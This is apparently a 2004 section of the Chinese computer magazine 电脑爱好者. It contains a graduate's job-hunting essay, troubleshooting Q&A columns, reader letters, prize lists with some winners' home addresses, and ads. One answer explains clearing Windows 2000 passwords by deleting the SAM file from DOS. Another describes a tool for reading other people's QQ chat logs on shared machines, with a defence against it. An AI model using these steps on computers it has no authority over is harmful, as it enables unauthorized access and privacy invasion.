以前，我很少接触计算机，甚至连复制，粘贴这样简单的操作都不会。上大学后，我一直认为，计算机专业的学生毕业后就应该以编程为主，因为现在不管什么专业都要学习计算机知识，还要通过计算机等级二级，而一些应用软件的操作学校也不会开课的，也就是说如果你毕业后不会编程序，那么你就和其他专业的学生是同等的计算机水平，这样还怎么去和其他人竞争呢？所以，我就决定要学好软件。

可是经过一段时间后，我彻底地发现自己原来根本就不适合编程，C语言怎么学都是一知半解，理论的东西还能记记，亲自编程就傻眼了。记得大三的时候考了中级程序员，理论考试通过了，可是实际编程考试却是一点办法都没有，最后只能以失败告终。

快要毕业了，不能什么都不会呀，就开始自学计算机的硬件知识（这些学校都是不教的），不管怎么说最后还考了一个计算机硬件系统的等级证书。并且又自学了网页制作三剑客，也制作了自己的网站。要找工作了，我想虽然我的软件编程不怎么样，可是我自学了计算机硬件知识，网络方面的知识也不错而且还会制作网页建网站，这样应该还可以吧。其实我又错了！

开就业双项选择会时，来我们学校的基本上都是要那些主打专业的公司，招计算机专业学生的就没有几个。后来自己去了人才市场，那时才知道计算机专业现在已经不行了，就算要招也是高级编程师。

现在我已经大学毕业了，一直找不到合适的工作。我曾经卖过笔记本电脑，做过电脑公司的售后服务，做过网页。但是我认为这些工作都是对一个学习计算机的学生的侮辱。一天和一位同学闲聊，听他说当年我们上大学时，通信专业的社会需求比率为十几比一，而现在已经是零点几比一了。我想计算机专业可能也差不多吧！看着身边学建筑专业，测绘专业的同学很容易就找到工作而且待遇也很好，真是羡慕呀！而我们班的同学大部分都从事了别的专业，我认为还是不应该放弃计算机，毕竟学了这个专业。现在IT行业是低谷，我决定先不就业，准备考研而且还是考计算机专业。我还准备在考研前的一段时间里，先考个CCNA认证。

我相信社会的大舞台上，一定有我的一片天地，IT行业也一定会复苏的。我祝愿每一个计算机专业的毕业生，将来都有一个美好的明天！

小编点评

在2003年，大学毕业生就业遇到了前所未有的压力，也带给我们许多启示，并且促使我们用新的视角去审视大学毕业生就业问题。

"盘点"2003年大学毕业生的就业工作，成绩的取得确实来之不易，积累的经验更是弥足珍贵，同时也促进了我们思想观念的转变。

我想，有了深刻的体会之后，大学生们应该树立起正确的择业观和创业观，避免"无业可就"和"有业不就"的情况出现，并且不要期望过高，最好凭自己的聪明才智到最需要自己的地方去成就一番事业，把自己的寒窗苦学发挥得恰到好处。

最后，小编想对毕业生们说一句肺腑之言，"只有我们想不到的，绝对没有你们做不到的。因为你们都是最优秀的。"[CY04]



硬件维修站

1 换主板后影片播放不畅

问:我最近将主板更换成了UNIKA UP6PEN后，发现原来可以正常播放的Real格式影片，现在总有停顿的感觉，而换回原来的主板后该现象消失。请问如何解决这个问题？

答：这种现象应该是由APIC(高级中断管理)功能引起的，你可以采用如下步骤解决问题：

(1)在开机后按Del键进入BIOS设置。

(2)将里面的Advanced BIOS Features下的APIC Mode设置为Disabled。

(3)按F10键保存退出。由于APIC涉及到Windows底层的硬件管理，一旦做错更改后将会造成Windows无法启动，这时需要重装Windows。

2 并口坏了还能打印吗

问:我主板上集成的并口坏了，导致打印机无法使用。请问如何解决这个问题？

答:解决方法如下:

(1)如果你的主板上有空余的USB口，可以买一个USB转并口的转接器插上。

(2)可以购买一块专门提供并口(一般是同时提供串、并口)的PCI转接卡插上。

(3)目前新的打印机大都是USB口的，价格也不高，可以考虑更换。

3 CD音频线插反了有害吗

问:请问主板上的CD音频线接口有没有正反之分，插反了会不会损坏设备？

答:虽然有正反之分，但插反了不会损坏设备。因为CD音频线的四根信号线中，中间两根是左右声道，两边两根是地，无论你怎么插，地还是接地，左右声道接反了，不会影响使用。如果觉得别扭，可以重新插接音频线。

4 KT266芯片主板无法用USB设备

问:我使用的是KT266芯片组主板，发现连接在上面的USB设备无法正常工作，请问这是怎么回事？

答:KT266主板芯片组需要安装专门的“USB Filter”驱动，你可以从主板厂商的网站上下载。

5 老主板不识别USB设备

问:我的主板型号比较老，使用的是MVP3芯片组，将闪盘插到主板的USB接口上后，系统提示需要安装相应的驱动程序。可安装驱动之后闪盘仍然不能被识别，请问如何解决这个问题？

答:解决的方法是刷新主板BIOS。另外要注意把主板BIOS中的如下参数项设置为:

USB Controller = Enabled

USB Keyboard = Enabled

Legacy USB = Installed

还要注意不要将CPU超频使用，有时候CPU超频过高也会影响USB设备的正常工作。

6 主板不识别摄像头

问:我的电脑配置的是AMD Athlon 800 CPU，ASUS A7V主板，现代128MB PC133内存，WD 40GB硬盘，丽台Winfast GeForce2 GTS(32MB DDR显存)显卡。在安装了Windows XP后，发现连接摄像头后无法正常工作。请问如何才能解决这个问题？

答:在KT133芯片组主板上很多用户都遇到了这样的问题，目前的解决方法只能是禁用主板上的通用串行总线控制器，或者安装第三方的BUS控制卡来解决这个问题。另外，在主板BIOS中最好使用默认的参数值，还有就是使用质量好的机箱电源。

7 Athlon64 CPU对内存的要求

问:听说AMD的Athlon64 CPU对内存有要求，请问具体是怎么回事？

答:AMD的Athlon64 CPU有940接口和939接口之分，有消息称940接口的CPU必须使用带有ECC校验的DDR内存，而939接口的CPU可以使用普通的DDR内存。

8 运行三维屏保程序时出错

问:我的电脑配置的是AMD Duron 750 CPU，精英K7SEM主板，现代128MB内存，耕生GeForce2 MX显卡，迈拓40GB硬盘，安装了Windows 98操作系统。在运行系统自带的三维屏保(比如“三维飞行物”、“变形物”、“管道”等)时，就会出现“该程序执行了非法操作，即将关闭，如果仍有问题，请与程序供应商联系”的提示，而设置其他类型的自带屏保则无任何问题。请问如何解决这个问题？

答:安装高版本的DirectX，如DirectX 7或8应该可以解决问题。

CF [SB01]

系统门诊所



1 Windows 2000下运行3D程序死机

问:我的电脑最近升级到了Windows 2000，发现运行任何3D程序都会死机，请问这是什么回事？

答:你的主板很可能使用的是VIA芯片组，Windows 2000对VIA芯片组AGP驱动不能很好地支持会导致这样的问题。解决该问题的方法如下:

⑴ 到微软网站下载安装微软驱动VIA AGP补丁。

⑵ 到主板生产厂商网站下载新的主板BIOS程序并刷新主板BIOS。

2 Windows下多人语音通话

问:我想在Net Meeting里进行多人语音通话，请问可以实现吗？

答:由于Windows附件中的Net Meeting是客户端的应用程序，所以只能支持点对点的声音通讯。你可以使用Exchange Server 2000 Conferencing Edition来实现多对多的视频或音频交流。

3 重装系统为何总是查找硬件

问:为什么我在重装操作系统后，系统启动时总是要提示查找硬件PCI Communication Device，可就是找不到这个硬件的驱动程序呢？

答:你的主板上很可能集成了调制解调器，查找PCI Communication Device就是在查找这个设备，解决该问题的方法是:

(1)通过随主板附送的驱动程序光盘安装该调制解调器的驱动程序。

(2)如果不需要使用该设备或者安装了驱动后仍然有提示，你可到主板CMOS中屏蔽掉集成的MODEM。

4 Windows虚拟设备故障一例

问:我的电脑中安装的是Windows 98，最近在系统启动时屏幕上出现如下提示:

An exception 0E has occurred at 0028: C2A1F4F3 in Vxd st320hg(01)+00000D53.This was called from 0028: C15E7EC5 in Vxd CDVSD(01)+00000E65.It may be possible to continue normally.Press any key to attempt to continue. Press Ctrl+Alt+Del to restart your computer. You will lose any unsaved information in all applications. Press Any key to continue.随后死机。请问如何解决这个问题？

答:出现这个错误提示说明Windows的虚拟设备驱动程序出现了问题，该提示中明确指出了CDVSD.VXD这个光驱侦测驱动程序不能正常工作了，你可以通过如下操作解决问题:

(1)启动电脑，在系统启动前按F8键调出系统菜单并选择“安全模式”启动电脑。

(2)在系统桌面上用鼠标双击“我的电脑”图标，然后进入Windows 98系统的安装分区。

(3)接着进入WINDOWS文件夹，随后进入其中的SYSTEM\IOSUBSYS文件夹。

(4)将里面的CDVSD.VXD文件删除并重启操作系统。

5 退出程序为何速度不见提高

问:我发现即便在操作系统中关闭了正在运行的程序，系统运行的速度仍然达不到没有运行该程序时的速度，这是怎么回事？我使用的是Windows 2000操作系统，如何才能让系统更快一些？

答:的确是这样，在Windows中每运行一个程序，系统资源就会减少。有的程序会消耗大量的系统资源，即使把这个程序关闭，在内存中还是会有一些相关的DLL文件不能被关闭，如果这样的文件多了，自然就会造成系统运行速度下降。你可以通过修改注册表的方法关闭软件遗留在内存中的DLL文件来收回消耗的系统资源。具体的操作步骤如下:

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer]，在右侧窗格中单击鼠标右键，新建一个名为AlwaysUnloadDll的“字符串值”，然后将AlwaysUnloadDll的键值修改为“1”，退出“注册表编辑器”，重新启动电脑即可。

6 Win2000管理员密码丢失怎么办

问:我负责管理的一台装有Win2000的电脑的管理员密码不慎丢失，而且硬盘的各分区都是NTFS格式。请问有没有进入系统的解决办法？

答:可尝试用如下办法解决:

(1)安装NTFSDOS Professional软件，执行程序向导，按提示依次插入两张软盘，我们只利用第一张软盘。

(2)用Win98启动软盘或光盘启动机器到DOS状态，然后插入已经做好的NTFSDOS第一张软盘，执行NTFSPRO.EXE文件，它会自动分析当前硬盘分区表，如果有NTFS分区信息，就会依次列出每个NTFS分区的盘符。

(3)在DOS状态进入Win2000所在的系统盘符，进入system32\config目录，手动删除SAM文件，这样就可以把Win2000所有用户口令清除了。

(4)热启动机器，回车就可以正常进入Win2000了。

CF [SB02]



软件咨询问

1 WPS 2003恢复长文档时死机

问：我在使用WPS 2003过程中出现了一个问题，当启动到恢复一个有464页的自动保存的新建文件时，就没有反应了，只好强行关闭，再启动还是老样子。以前用是好的，不知该怎么办。请问有没有办法来解决？

答：可能是因文件太长，你的可用内存空间太小引起的。WPS在处理长文档或大数据库时速度确实有些慢。请先耐心等待一段时间，如果还没有反应，你可以强行中断程序，然后把那个自动保存的文档拷贝到其他档次较高的机器上打开一下看看行不行。如果可行，把你的那个长文件备份到另外一个地方，然后删除系统下那个自动备份的文件，WPS就应该能启动了，这样做就不用重装WPS了。

2 英文版Windows使用紫光拼音的问题

问：英文版Windows 2000/XP下安装紫光拼音输入法后不能使用，请问如何解决这个问题？

答：在英文版的Windows 2000/XP下安装使用紫光拼音输入法之前，需要将系统的默认编码设置为简体中文。方法是：

首先，请确认在"Regional Options"中，系统语言已经选中并安装了"Simplified Chinese"，然后使用"Set default..."将"Chinese(PRC)"设置为缺省的"System Locale"。

3 金山系列软件无法重新安装

问：我明明已经卸载了电脑中的一些金山系列软件，但在重装时总是显示"修改、修复和卸载"，无法进行重新安装。请问，这是什么原因，如何解决？

答：出现这个问题大多是由于安装程序半途出错或手动删除了程序造成的。

解决方法是，定位到C:\Program Files\InstallShield Installation Information\下，你会看到有很多带{}的文件夹，里面的号码是软件的安装ID号，不同的号码分别对应不同的软件。删除软件对应的ID号文件夹，即可重装软件。

例如：要完全卸载"金山词霸2003"，只需删除C:\Program Files\InstallShield Installation Information\{988EA0EA-E702-4106-8953-BF9E13DF0AED}文件夹即可。

以下是部分金山词霸家族软件的安装ID号：

{988EA0EA-E702-4106-8953-BF9E13DF0AED} →金山词霸2003

{5D28A520-A7BD-11D5-85F2-0000E8400C97} →金山快译2003

{1CA20F88-91FB-4990-8E19-7CBC21E542A7} →金山打字2003

{6495147C-7A1D-4DA6-9E91-B9C4FC6663A4} →金山单词2003

{A6EDC019-14E2-409A-A7AA-26040A796037} →金山影霸2003

{B98665C9-62AF-11D6-847D-0000E8400C97} →金山游侠2002

如果上面没有列出你需要的软件的ID号，可用以下方法进行安装ID号的查找：

运行REGEDIT启动"注册表编辑器"，找到注册表中的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall]，挨个查看每个ID号项中的DisplayName，即对应的软件名称，找到后删除即可。

4 FlashGet程序不能关闭

问：按照常规来说，点击窗口界面右上角的"×"可以关闭窗口。而我点击FlashGet界面右上角的"×"只能最小化程序，而不能把程序关掉。请问这是不是FalshGet的一个Bug？

答：这并不是Bug，而是程序设计者有意这样设计的，主要为了防止用户误关闭程序而中断正在下载的任务。如果要关闭FlashGet，你可以通过右键点击系统托盘栏上的FlashGet图标，然后选择"关闭"即可。

如果你一定要将FlashGet的窗口右上角的"×"改变为关闭程序，可以用添加如下注册表项目的方法来实现：在[HKEY_CURRENT_USER\Software\JetCar\JetCar\General]下添加一个Scexit项，值为1。

5 东方影都与WMP发生冲突

问：为什么安装完"东方影都"(立体版)后，我的Windows Media Player就无法使用了？我的操作系统是Windows ME。请问如何解决这个问题？

答："东方影都"(立体版)与Windows ME中的Windows Media Player有冲突，请在安装完"东方影都"(立体版)后重新安装Windows Media Player即可解决这一问题。

6 Office助手一出现便死机

问：我的电脑中安装的Office 2000近日总是在一出现"Office 助手"显示时便死机了。请问如何解决这个问题？

答：可以通过"帮助"菜单的"检测与修复"进行修复。"检测与修复"功能完成的是对活动程序文件的检查，搜索崩溃、过时或丢失的文件。虽然这些程序在安装的时候也会执行自我检查，但是"检测与修复"的检

查更彻底。你可以在启动Office后，不要做其他任何操作，然后执行如下步骤：

(1)从下拉的帮助菜单中选择“检测与修复”。

(2)单击“开始”按钮，则系统会扫描整个应用，看看是否有问题。

(3)可能要求输入或选择Office 2000的来源(例如光盘)，也可能要求关闭一些已经打开的某些功能或程序。

(4)当检测与修复操作完成时，将要求重新启动计算机。单击“是”，立即重启。如果想稍后再重新启动，则选择“否”。

此外，你也可以从“开始→设置→控制面板→添加/删除程序”中修复文件。从选项列表中选择Microsoft Office 2000，单击“添加/删除”并单击“修复Office”即可。

如果用以上修复办法仍然无法解决，请卸载并重新安装Office 2000，并选择自定义安装方式，选择不安装其中的“Office 助手”即可。

7 超星阅览器“类没有注册”错误

问：我刚刚购买了超星读书卡，下载了超星阅览器，准备上网阅读和下载电子图书。不幸的是，当安装该阅览器时，系统提示：“类没有注册”。请问，如何解决这个问题？

答：安装旧版的超星图书阅览器会出现此类提示，超星服务器数月前做了升级，请你首先登录超星主站下载最新版本的阅览器。显示“类没有注册”可用下面的办法解决。

(1)首先，请不要将超星阅览器安装到中文路径下。例如：

错误路径：C:\Program Files\超星\SSREADER36

正确路径：C:\Program Files\SSREADER36

如果将程序安装到含有中文的路径下，会出现“类没有注册”的现象。

(2)如果安装到英文路径下仍然提示“类没有注册”，解决的办法是进行手动注册。具体可按以下步骤操作：

首先，确定你的电脑中有regsvr32.exe和pdg2.dll这两个文件存在，一般regsvr32文件存在于C:\Windows\System目录下，而pdg2.dll应该存在于超星阅览器安装目录下，默认目录是C:\Program Files\SSREADER36\。

如果确认这两个文件均在以上目录下，请在Windows的“开始”→“运行”栏中输入以下命令：Regsvr32 "C:\Program Files\SSREADER36\PDG2.DLL"，然后按“运行”按钮，出现“注册成功”的提示，你就可以正常使用超星阅览器了。

(3)如果你使用的是比较早期的操作系统，如Windows 95等，请升级IE到4.0以上版本，就可以正常使用超星阅览器了。

8 如何找出已装软件的序列号

问：我的电脑系统中安装了许多共享软件，不少是经过注册的，但手头上已经没有软件的序列号了。现在要重新安装系统，希望能把这些软件的安装序列号找出来备用。请问如何解决这个问题？

答：可以用软件查看的办法解决这个问题。首先到华军软件园http://www.onlinedown.net/soft/2944.htm下载一个名为AIDA32的测试软件。安装运行这个软件，你可以在软件窗口的左侧选择“软件”一项，然后选择“许可”，随即可从对应的右侧窗口中看到已安装软件的序列号，用右键将你要保存的软件序列号复制下来保存即可。

9 公式编辑器调入缓慢的问题

问：我的笔记本电脑配置不高，在用Word的“公式编辑器”编辑试卷时，调入速度很慢。请问，如何才能解决调入速度慢的问题？

答：Word的“公式编辑器”是需要占用很多系统资源的，使用“公式编辑器”时用户常常会感觉到计算机速度变慢了。这时，可用如下办法间接解决这个问题。

当要编辑或者插入公式时，首先打开一个新的Word文件，在新的文件中调入“公式编辑器”编辑公式，然后定义公式块，按Ctrl+C组合键拷入剪贴板，再按Alt+Tab组合键返回原先的Word文档，或者从“窗口”菜单中选择原来编辑的文件，最后按Ctrl+V组合键把公式粘贴到文本中。当需要再一次插入或者编辑公式时，只要按Alt+Tab，回到“公式编辑器”即可，保留前面的公式可让用户在“公式编辑器”中拷贝公式中的相同部分，从而加快了编辑速度。

10 将姓名按姓氏笔划排序

问：公司或企业在举办会议或者进行评比时，需要对相关的人员姓名按照姓氏笔划进行排序。以前我们都是用人工排序法，现在使用电脑办公，应该能提高效率，但我们手头上只有Office办公套件。请问，如何才能解决这一实际问题？

答：其实，只要用Word就可以解决这一问题。方法如下：

首先，将需要排序的姓名录入电脑，每个姓名要占一行，即输入结束后需按“回车”换行，选中所有需要排序的姓名，执行“表格”菜单上的“排序”命令。

在“排序文字”对话框里，“排序依据”项选择“段落数”，“类型”项里根据各自的要求，可以选择“笔划”、“数字”、“日期”、“拼音”四种排序方式，在其后的二选一框里选择“递增”或者“递减”方式，单击“确定”。这样，杂乱无章的姓氏就被Word排列得井井有条了。

CF [SB03]



网络答疑室



1 我的ADSL并不比普通拨号快

问：看到许多人都上宽带网了，我也办理了ADSL入网手续。但我觉得通过ADSL上网许多时候访问速度并不比普通拨号MODEM快多少。请问，是我的电脑配置有问题还是有其他原因？

答：造成ADSL访问速度慢的情况有如下两种：

(1) 如果访问国外站点，访问会受到出口带宽及对方站点配置情况等因素影响。

(2) 由于ADSL技术对电话线路的质量要求较高，而且目前采用的ADSL是一种RADSL（即速率自适应ADSL），如果电话线路在某段时间受到外在因素干扰，RADSL会根据线路质量的优劣和传输距离的远近动态地调整用户的访问速度。

2 上网看电影只有声音无图像

问：我在家上网看电影时，为什么有的电影没有图像、只有声音？

答：遇到只有声音、没有图像的现象，很可能是你没有安装DivX插件（MPEG4格式的电影），没有安装一定会出现上述现象，而如果你安装或者观看的不是MPEG4的电影，那么有可能是你的网速太慢或在线观看的人太多了，导致服务器过载的缘故。

3 升级系统后无法识别ISDN设备

问：我把系统从Windows 2000升级到Windows XP后，系统无法识别ISDN设备，多次安装驱动程序均无效，甚至安装升级包同样无法解决问题。请问，有无办法解决？

答：主要还是驱动程序的问题。很多调制解调器在Windows 2000下的驱动程序不能在XP下使用，经常出现电话信号一到达就马上死机的现象。你可以通过下面的步骤来解决问题。

(1) 下载该型号设备驱动程序的Windows 2000版本。

(2) 安装驱动时，取消对ISDN设备的识别，然后直接在“控制面板”中添加新硬件。

(3) 选择Windows 2000驱动，并强行安装就可以了。

4 防止别人偷看QQ聊天记录

问：我的一个网友称，他不需要别人的QQ密码就可以轻松查看网吧电脑上别人的聊天记录。不知他使用的是什么伎俩，我们应该如何防范？

答：可以实现这一任务的方法肯定有多种。但目前我发现的一种最简单易行的方法是利用工具进行查看。有人利用在原有OICQ.EXE的基础上改造的一个小工具OICQA.EXE，将其复制到QQ的安装目录，运行之后在密码栏里面随便打几个字，不管是谁的QQ，不管他的密码是多少，只要在这台电脑上用过QQ，那么他的聊天记录你就可以看个够了。

鉴于此，我们提出对付这个工具的办法，那就是，给自己的QQ加上本地消息口令，这样一来该工具就一点办法都没有了。

另外在这里提醒大家，在网吧上网之后一定要到QQ的安装目录删除自己的用户资料文件夹。还有就是在使用网吧的机器之前最好查看一下有没有什么监视软件在运行。

5 清除启动后烦人的弹出窗口

问：我的电脑最近在系统启动后一段时间内即弹出一个网页式的对话窗口，没有地址栏和工具栏，很烦人的。另外，浏览网页过程中有时会莫名其妙地弹出许多新窗口。请问，如何才能去除它们？

答：若出现启动Windows时弹出网页，这是恶意网页对Windows的启动组动了手脚的缘故。我们只要将注册表中启动组内相应项目删除即可解决问题。方法是：打开“注册表编辑器”，展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]主键，在右部窗口中将包含有url、htm、html、asp、php等网址属性的键值名全部删除。

恶意网页还有一种类似的伎俩是，启动Windows时会弹出对话框，以显示它们的广告信息。解决办法是：展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion]主键，该主键下的子键[Winlogon]可以使Windows启动时显示信息提示框，直接将该子键删除即可避免启动时出现垃圾信息了。

另外，IE浏览器中每隔一段时间就会弹出新的窗口去访问别的网页，这种情况也是典型的恶意网页中毒症状。恶意网页是通过在Windows的启动组添加HTA文件来达到目的的。解决办法依然是将启动组内包含HTA文件的项目全部删除即可。

CF [SB04]





读编茶座

读者丁晓东：我是《电脑爱好者》2004 全年订阅者，我想问一下，如果我不寄出订阅单的复印件，那我能不能得到那本 VIP 专刊？

爱刊回音：因为目前尚没有最后确定 VIP 专刊的具体发送办法，所以，最保险的办法是，请您将订阅单的复印件寄来编辑部“全年订阅组”。我们在向广大读者发送 VIP 专刊前，会在杂志或网站上发布具体消息，请大家留意。

读者开心多多：我想问一下，我现在去邮局订阅全年的《电脑爱好者》还来得及吗？订阅全年的话，有什么特别优惠活动吗？我如何才能获得订阅的杂志或 VIP 专刊？

爱刊回音：现在到邮局已经不能订阅全年的 24 期杂志了，只能订阅后几个季度的。不过，还有两个补救的办法。

如果您还没有办理补订手续，只需将全年 120 元费用直接寄往“100086　北京 9615 信箱邮购部收”即可。注意在附言栏内写明“订阅 2 0 0 4 全年《电脑爱好者》”。这样，也可以获得 VIP 专刊，并参与邮购部举办的一系列优惠活动。活动详情请咨询邮购部，电话 010 - 62161332 或 010 - 82515474，邮箱 yougou@cfan.com.cn。邮购部会在每期杂志发行后以普通印刷品的形式给您寄去。VIP 专刊也会随某期杂志一同寄出或单独寄出。

另外，如果您已经错过了全年订阅，但已经订阅了后面几个季度的刊物，前几期又是零买的，您也可以将前 4 期中刊登的“订阅角”与后三个季度的订单复印件一同寄来，也可以获得 VIP 专刊（详见 2004 年第 1 期 16 页介绍）。

读者 dasa66636：我错过了邮局订阅贵刊，又从论坛上知道可以汇款到北京 9615 信箱，但不知是否要付邮费，如果每本《电脑爱好者》邮费 2 元，那我可就太不划算了。

爱刊回音：全年订阅的杂志一般都是采用普通印刷品邮寄，邮费由杂志社支付，不用读者另加费用。

但如果读者有特殊需求，需要挂号，那么每次邮寄需要加 2 元挂号费。

读者 Sika　Deer：扎扎实实挖掘潜力，不要试图攀登“高、精、尖”的峰巅。踏踏实实服务读者，要努力打造实用、经典、朴实的文章。面向初、中级读者，就是你——真正的《电脑爱好者》。不要试图抬高自己的标准，不要试图寻找十分冷僻的技巧，简简单单，但读者就是未曾知晓的技巧，可能让他一生受用的技巧，这就是你——真正的《电脑爱好者》。不要试图让自己跻身高手的行列，不要试图拥有全地球的读者，即使今天剩下最后一位读者，但他高兴地对你说：“谢谢你啊，我已经是全世界最后一个菜鸟终于也会高飞啦！”这就是你——真正的《电脑爱好者》。这已经足够了，你还需要什么？你能做到这样棒，不是靠吹出来的。

爱刊回音：我们做得还很不够，希望更多地听到大家批评的声音。

读者 snowflake：关于刊中的拼写方面的一点建议：是不是有或编写一个可以快速纠正字母或标点符号的大小写、及全半角的纠正软件？在一个栏目或一类的短文中，段落的排列及格式应该相同！另外，希望多刊出些如何购买、如何使用、如何维护的文章！

爱刊回音：尽管小编们目前也用一些校对软件，但效果还是不太理想。谁碰到或开发了这类软件，请给我们通个风、报个信，我们非常需要这方面的软件。

购买、使用和维护，这是消费者永远的话题。茶座里的众小编可要听清楚了，选题时注意多考虑一些这方面的因素。

你报选题——我发奖金



2004年，凡向我刊编辑部提交好选题并被采纳者，将视文章受欢迎程度奖励500元、300元、100元不等的奖金。欢迎广大读者踊跃推荐选题。　选题信箱 focus@cfan.com.cn

热心评刊员公布

以下 33 位读者被评为 2003 年第 22 期热心评刊员。㊎ 表示为《电脑爱好者》2003 年全年订户。

一等奖 1 名（奖品为升技 IS7 - E 主板 1 块）

陈　平　云南省通海县秀山镇福星街 28 号　652701

二等奖 2 名（奖品为轻骑兵音箱 V1.0 各 1 套）

梅浩峰　四川省南部县梅家乡 3 村 5 社　637335

凌喆　甘肃省兰州市西固区兰州石化化肥厂维达公司一处防腐车间　730060

三等奖 30 名（奖品为《友立动画利器 GIF　Animator》软件 1 套）

沙　金(辽宁)	马　鑫(河北)	肖广聘(山东)	齐海涛(山东)	王涔宇(河南)	李建松(北京)
庞　伟(湖北)	李　晌(河北)	王建华(江苏)	张　超(江西)	赵国辉(山西)	厉　波(浙江)
孙英杰(山东)	刘永君(北京)	王　皓(湖南)	傅　钟(北京)	田　伟(山西)	张　帆(河北)
刘春胜(河北)	盖　欣(辽宁)	杨秋鹏(山东)	黎晓斌(福建)	贾永斌(河北)	张若凡(山东)
邹　炯(重庆)全	王佩红(浙江)全	董殿福(云南)全	付宗燕(新疆)全	朱筱雯(江苏)全	王　锋(安徽)全

最佳文章公布

2003年第22期优秀文章

第一名：“系统应用”栏目《解读蓝色生死恋—Windows　2000/XP蓝屏深入探秘》作者：**欧阳宇　小矮马**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“CFan 新视点”栏目《AMD 和他的 64 位 CPU》作者：**本刊记者张健**获得 300 元奖金和《电脑爱好者》荣誉证书。


第三名：“专题”栏目《天生矛盾之“盾”篇》作者：**商波**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第2期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选31位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊



优秀奖1名
奖品：冲击波SS-4101
价值：380元

◆时尚造型:整体木质结构，杜绝了谐振和箱声。采用大弧度流线型设计，银色前面板配以蓝色光环。金属质地大旋钮，使其整个造型时尚、前卫。前置调节旋钮，使用非常方便。
◆优质低音扬声器:长冲程，大动态，具有功率大，低失真度等特点。
◆低音炮:强劲的超重低音，高品质声学气流设计。全面支持4通道信号输出。
◆卫星箱:采用流线型设计,双分频、双扬声器重放中高音,解析力强,声音清晰自然。
◆全防磁设计:保证您可以应用于任何场合，使您安枕无忧。
□公司电话:8610-82848111、82848333、82848555
□公司网址:http://www.shock.com.cn/
感谢北京冲击波实业集团公司提供产品赞助

冲击波SS-4101主板



纪念奖30名
奖品：《智能狂拼》软件1套
价值：38元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于CLM(中文语言模型)技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了"汉语整句输入"，输入的平均准确率能达到95%左右，能提高人们的工作效率至少30%以上。
□公司电话：010－68435995
□公司网址:http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个人资料

姓名__________ 出生日期__________ 性别______ 文化程度______

职业__________ 联系电话__________ 通讯地址____________________

邮政编码________ Email____________________ QQ________

■本期文章评价 (请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原因	文章代码	原因	文章代码

■本期栏目评价 (如关注此栏目，请选择"喜欢"或"不喜欢"；如不关注此栏目，只选择"不关注"即可。)

	不关注此栏目	喜欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差
2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前
3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■其他

1.请您为本刊挑刺（错别字、语病、技术错误，亦可另附纸写明）:____________________
2.您认为近期哪些热点可以成为本刊主打专题:____________________

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086) 《电脑爱好者》编辑部/评刊2004年第2期收
您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 截止日期2004年2月15日(邮戳为准)

裁剪线

《电脑爱好者》合订本中的“贺岁大片”

■ 柳絮飞

上回书说到，《电脑爱好者》10年期刊钻石珍藏版在市场上热卖，着实令人兴奋不已。而紧随其后上市的“套餐”《电脑爱好者》合订本2003（下）则更是精彩纷呈。

且不说那由12期杂志完美整合、约1200篇文章精彩荟萃的“正文分册”，也不说那实用超值的“附录分册”，今天，在下要向大家推荐的，是合订本两张配套光盘中的一个特别栏目“特别奉献”。

在这个栏目里，我们与软件厂商合作，特别为《电脑爱好者》合订本的读者朋友定制了一款“贺岁大片”《Flash与卡通画》，它寓教于乐、生动有趣，一步一步教你学画卡通画，为让你成为一个真正的“闪客”打下坚实的绘画基础。

当然，两张配套光盘中还包含有期刊全文检索、娱乐小游戏、多媒体教程、程序谷全文及源代码、多款专业软件、几十款共享软件等丰富的内容，精彩不容错过！

5元正版图书 大热卖

(邮购免邮费，每本加2元挂号费)

为了回报广大读者多年的支持与厚爱，让更多的读者学习到实用的电脑知识，电脑爱好者杂志社推出了5元图书大优惠的活动，活动开展以来，受到了广大读者的强烈反响，掀起了一股学电脑、用电脑的狂潮，为了更好地普及电脑知识，杂志社决定将截止日期为2003年12月31日的活动延期，并将更多精彩的图书加入到5元图书的大营之中，敬请关注。

书名	邮购代码	原价
《影视片头制作大揭密》	邮购代码：SK0141	原价：19元
《软件应用实战宝典》	邮购代码：SK0112	原价：19元
《优化系统完全解决方案》	邮购代码：SK0115	原价：19元
《Authorware实战技巧大全》	邮购代码：SK0124	原价：19元
《C++到VC++精彩100例》	邮购代码：SK0118	原价：28元
《Photoshop实例秀》	邮购代码：SK0119	原价：28元
《IT考试圣经》	邮购代码：SK0126	原价：19元
《动态网页实例教程》	邮购代码：SK0128	原价：28元
《精通Office2000应用》	邮购代码：SK0129	原价：19元
《实战精通Windows XP》	邮购代码：SK0131	原价：19元
《装机大师第二部》	邮购代码：SK0133	原价：19元
《个人服务器架设与应用》	邮购代码：SK0135	原价：22元
《Delphi精选实例》	邮购代码：SK0137	原价：28元
